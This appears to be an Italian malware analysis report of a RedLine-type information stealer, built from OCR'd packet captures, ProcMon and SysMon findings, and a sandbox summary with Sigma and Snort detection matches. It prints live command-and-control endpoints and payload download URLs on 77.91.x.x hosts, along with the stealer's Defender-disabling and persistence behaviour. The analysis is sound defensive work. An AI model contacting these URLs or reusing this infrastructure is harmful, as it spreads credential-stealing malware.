0060 33 31 0d 0a 0d 0a
Activate Windows
Go to Settings to activate Windows.
Hypertext Transfer Protocol: Protocol
Packets: 2450 · Displayed: 38 (1.6%)
Profile: Default
11:06 AM
7/15/2023


red.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(ip.dst_host == 10.0.2.15 || ip.src_host == 10.0.2.15) && http
No. Time Source Destination Protocol Length Info
104 81.457675 10.0.2.15 104.18.21.226 HTTP 310 GET /gscodesignsha2g3/ME0wSzBJMEcwRTAJBgUrDgMCGgUABBRKkjBge%2BJXnExRoXTQ63uIpEYZkgQUDzrnrJS…
107 81.499263 104.18.21.226 10.0.2.15 OCSP 508 Response
331 276.820923 10.0.2.15 77.91.68.3 HTTP 295 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
333 277.309881 77.91.68.3 10.0.2.15 HTTP 410 HTTP/1.1 200 OK (text/html)
338 277.412116 10.0.2.15 77.91.124.31 HTTP 107 GET /new/foto175.exe HTTP/1.1
1020 278.596748 77.91.124.31 10.0.2.15 HTTP 1373 HTTP/1.1 200 OK
1024 279.229358 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1026 279.318008 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1028 279.333292 10.0.2.15 77.91.124.31 HTTP 107 GET /new/fotod45.exe HTTP/1.1
1907 280.873939 77.91.124.31 10.0.2.15 HTTP 863 HTTP/1.1 200 OK
1909 281.490314 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1913 281.577740 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
1918 281.580736 10.0.2.15 77.91.124.31 HTTP 102 GET /smo/du.exe HTTP/1.1
1945 281.671011 77.91.124.31 10.0.2.15 HTTP 596 HTTP/1.1 200 OK
1968 282.309264 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
1976 282.397980 77.91.68.3 10.0.2.15 HTTP 204 HTTP/1.1 200 OK (text/html)
Ethernet II, Src: PcsCompu_9b:02:6d (08:00:27:9b:02:6d), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 77.91.124.31
Transmission Control Protocol, Src Port: 49743, Dst Port: 80, Seq: 54, Ack: 787700, Len: 53
Hypertext Transfer Protocol
GET /new/fotod45.exe HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /new/fotod45.exe HTTP/1.1\r\n]
Request Method: GET
Request URI: /new/fotod45.exe
Request Version: HTTP/1.1
Host: 77.91.124.31\r\n
\r\n
[Full request URI: http://77.91.124.31/new/fotod45.exe]
[HTTP request 2/3]
[Prev request in frame: 338]
[Response in frame: 1907]
[Next request in frame: 1918]
0000 52 54 00 12 35 02 08 00 27 9b 02 6d 08 00 45
0010 00 5d fb 10 40 00 80 06 00 00 0a 00 02 0f 4c
0020 7c 1f c2 4f 00 50 e7 81 36 8c 48 f9 f0 f5 50
0030 ff ff d5 d8 00 00 47 45 54 20 2f 6e 65 77 2f
0040 6f 74 6f 64 34 35 2e 65 78 65 20 48 54 54 50
0050 31 2e 31 0d 0a 48 6f 73 74 3a 20 37 37 2e 39
0060 2e 31 32 34 2e 33 31 0d 0a 0d 0a
Activate Windows
Go to Settings to activate Windows.
Hypertext Transfer Protocol: Protocol
Packets: 2450 · Displayed: 38 (1.6%)
Profile: Default
11:06 AM
7/15/2023



red.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(ip.dst_host == 10.0.2.15 || ip.src_host == 10.0.2.15) && http
No. Time Source Destination Protocol Length Info
60 73.929146 104.18.14.101 10.0.2.15 OCSP 409 Response
67 74.010417 10.0.2.15 104.18.15.101 HTTP 316 GET /AddTrustExternalCARoot.crl HTTP/1.1
69 74.065382 104.18.15.101 10.0.2.15 PKIX-C… 1030 Certificate Revocation List
76 74.150813 10.0.2.15 23.216.122.124 HTTP 234 GET /repository/CRL/Intel%20External%20Basic%20Issuing%20CA%203B(2).crl HTTP/1.1
78 74.191534 23.216.122.124 10.0.2.15 HTTP 738 HTTP/1.1 301 Moved Permanently
85 74.271241 10.0.2.15 2.16.54.155 HTTP 243 GET /repository/CRL/Intel%20External%20Basic%20Issuing%20CA%203B(2).crl HTTP/1.1
90 74.307758 2.16.54.155 10.0.2.15 HTTP 1010 HTTP/1.1 200 OK
99 81.403645 10.0.2.15 104.18.21.226 HTTP 296 GET /rootr3/ME8wTTBLMEkwRzAJBgUrDgMCGgUABBT1nGh%2FJBjWKnkPdZIzB1bqhelHBwQUj%2FBLf6guRSSuTVD…
102 81.445601 104.18.21.226 10.0.2.15 OCSP 478 Response
104 81.457675 10.0.2.15 104.18.21.226 HTTP 310 GET /gscodesignsha2g3/ME0wSzBJMEcwRTAJBgUrDgMCGgUABBRKkjBge%2BJXnExRoXTQ63uIpEYZkgQUDzrnrJS…
107 81.499263 104.18.21.226 10.0.2.15 OCSP 508 Response
331 276.820923 10.0.2.15 77.91.68.3 HTTP 295 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
333 277.309881 77.91.68.3 10.0.2.15 HTTP 410 HTTP/1.1 200 OK (text/html)
338 277.412116 10.0.2.15 77.91.124.31 HTTP 107 GET /new/foto175.exe HTTP/1.1
1020 278.596748 77.91.124.31 10.0.2.15 HTTP 1373 HTTP/1.1 200 OK
1024 279.229358 10.0.2.15 77.91.68.3 HTTP 235 POST /home/love/index.php HTTP/1.1 (application/x-www-form-urlencoded)
[Response in frame: 333]
[Next request in frame: 1024]
File Data: 91 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "id" = "191581004381"
Form item: "vs" = "3.85"
Form item: "sd" = "de7e5a"
Form item: "os" = "1"
Form item: "bi" = "1"
Form item: "ar" = "1"
Form item: "pc" = "MALWARE-VM"
Form item: "un" = "unina"
Form item: "dm" = ""
Form item: "av" = "13"
Form item: "lv" = "0"
Form item: "og" = "1"
0000 52 54 00 12 35 02 08 00 27 9b 02 6d 08 00 45
0010 01 19 f3 51 40 00 80 06 00 00 0a 00 02 0f 4c
0020 44 03 c2 4e 00 50 cc b1 db ef 48 eb f8 02 50
0030 ff ff 9e 78 00 00 50 4f 53 54 20 2f 68 6f 6d
0040 2f 6c 6f 76 65 2f 69 6e 64 65 78 2e 70 68 70
0050 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 74 65
0060 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61
0070 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d
0080 72 6c 65 6e 63 6f 64 65 64 0d 0a 48 6f 73 74
0090 20 37 37 2e 39 31 2e 36 38 2e 33 0d 0a 43 6f
00a0 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 39 31
00b0 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a
00c0 6e 6f 2d 63 61 63 68 65 0d 0a 0d 0a 69 64 3d
00d0 39 31 35 38 31 30 30 34 33 38 31 26 76 73 3d
00e0 2e 38 35 26 73 64 3d 64 65 37 65 35 61 26 6f
00f0 3d 31 26 62 69 3d 31 26 61 72 3d 31 26 70 63
0100 4d 41 4c 57 41 52 45 2d 56 4d 26 75 6e 3d 75
0110 69 6e 61 26 64 6d 3d 26 61 76 3d 31 33 26 6c
0120 3d 30 26 6f 67 3d 31
Activate Windows
Go to Settings to activate Windows.
Text item (text), 9 bytes
Packets: 2450 · Displayed: 38 (1.6%)
Profile: Default
11:05 AM
7/15/2023

ProcMon

Prima di avviare l'esecuzione del malware abbiamo abilitato procmon, un tool che consente di monitorare le attività del filesystem, del registro di sistema e dei processi.





In questo primo screen si nota, come emerso dall'analisi statica, che il processo fotod45.exe va a modificare le chiavi di registro del sistema, in particolar modo imposta l'esecuzione di un comando una volta sola, il comando che viene eseguito va ad eliminare il contenuto di una cartella.




Andando poi a cercare nei log se ci fossero stati dei file modificati o creati abbiamo notato che prima di impostare questa cosa il processo fotod45 crea un eseguibile e per la sua


creazione utilizza proprio le cartelle che verranno subito dopo rimosse.






Il processo che è stato creato da fotod45.exe, n0904383.exe, è il vero e proprio stealer di informazioni, questo infatti va ad accedere ai dati memorizzati nei browser e in altre cartelle di sistema per recuperare informazioni sensibili.







SysMon




Sulla base delle informazioni fornite, sembra che sia stato rilevato un evento in cui un valore del registro di sistema associato a Windows Defender è stato eliminato dal processo "MsMpEng.exe", eseguito dal sistema operativo stesso. Questo potrebbe indicare un tentativo di disattivazione di Windows Defender da parte di un malware che ha ottenuto accesso al sistema.




Con lo stesso ragionamento, viene disabilitato pure l'anti spyware.


bfcbe3282352b479570574d3efd1e9f4349757f4e08401c25bdf0a2d181b5aed
Activity Summary
Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing tr
Ingress Tool Transfer T1105
(Process #42) danke.exe downloads Windows executable via http from http://77.91.68.3/home/love/Plugins/clip64.dll.
Non-Standard Port T1571
Detected TCP or UDP traffic on non-standard ports
Impact TA0034
Service Stop T1489
(Process #4) k6900328.exe stops Windows Update service by ControlService API.
System Shutdown/Reboot T1529
Shutdown system
Impact TA0040
Service Stop T1489
(Process #4) k6900328.exe stops Windows Update service by ControlService API.
System Shutdown/Reboot T1529
Shutdown system
Crowdsourced Sigma Rules
CRITICAL 0 HIGH 1 MEDIUM 1 LOW 1
Matches rule Disable Windows Defender Functionalities Via Registry Keys by AlertIQ, Ján Trenčanský, frack113, Nasreddine Bencherchali, Swachchh
(GitHub)
Detects when attackers or tools disable Windows Defender functionalities via the Windows registry
Matches rule Wow6432Node CurrentVersion Autorun Keys Modification by Victor Sergeev, Daniil Yugoslavskiy, Gleb Sukhodolskiy, Timur Zinniatullin,
Integrated Rule Set (GitHub)
Detects modification of autostart extensibility point (ASEP) in registry.
Matches rule Creation of an Executable by an Executable by frack113 at Sigma Integrated Rule Set (GitHub)
Detects the creation of an executable by another executable
Crowdsourced IDS rules
Matches rule MALWARE-CNC Win.Trojan.Redline variant outbound request detected at Snort registered user ruleset
trojan-activity
Matches rule MALWARE-CNC Win.Trojan.RedLine inbound command and control attempt at Snort registered user ruleset
trojan-activity
Matches rule ET INFO Microsoft net tcp Connection Initialization Activity at Proofpoint Emerging Threats Open
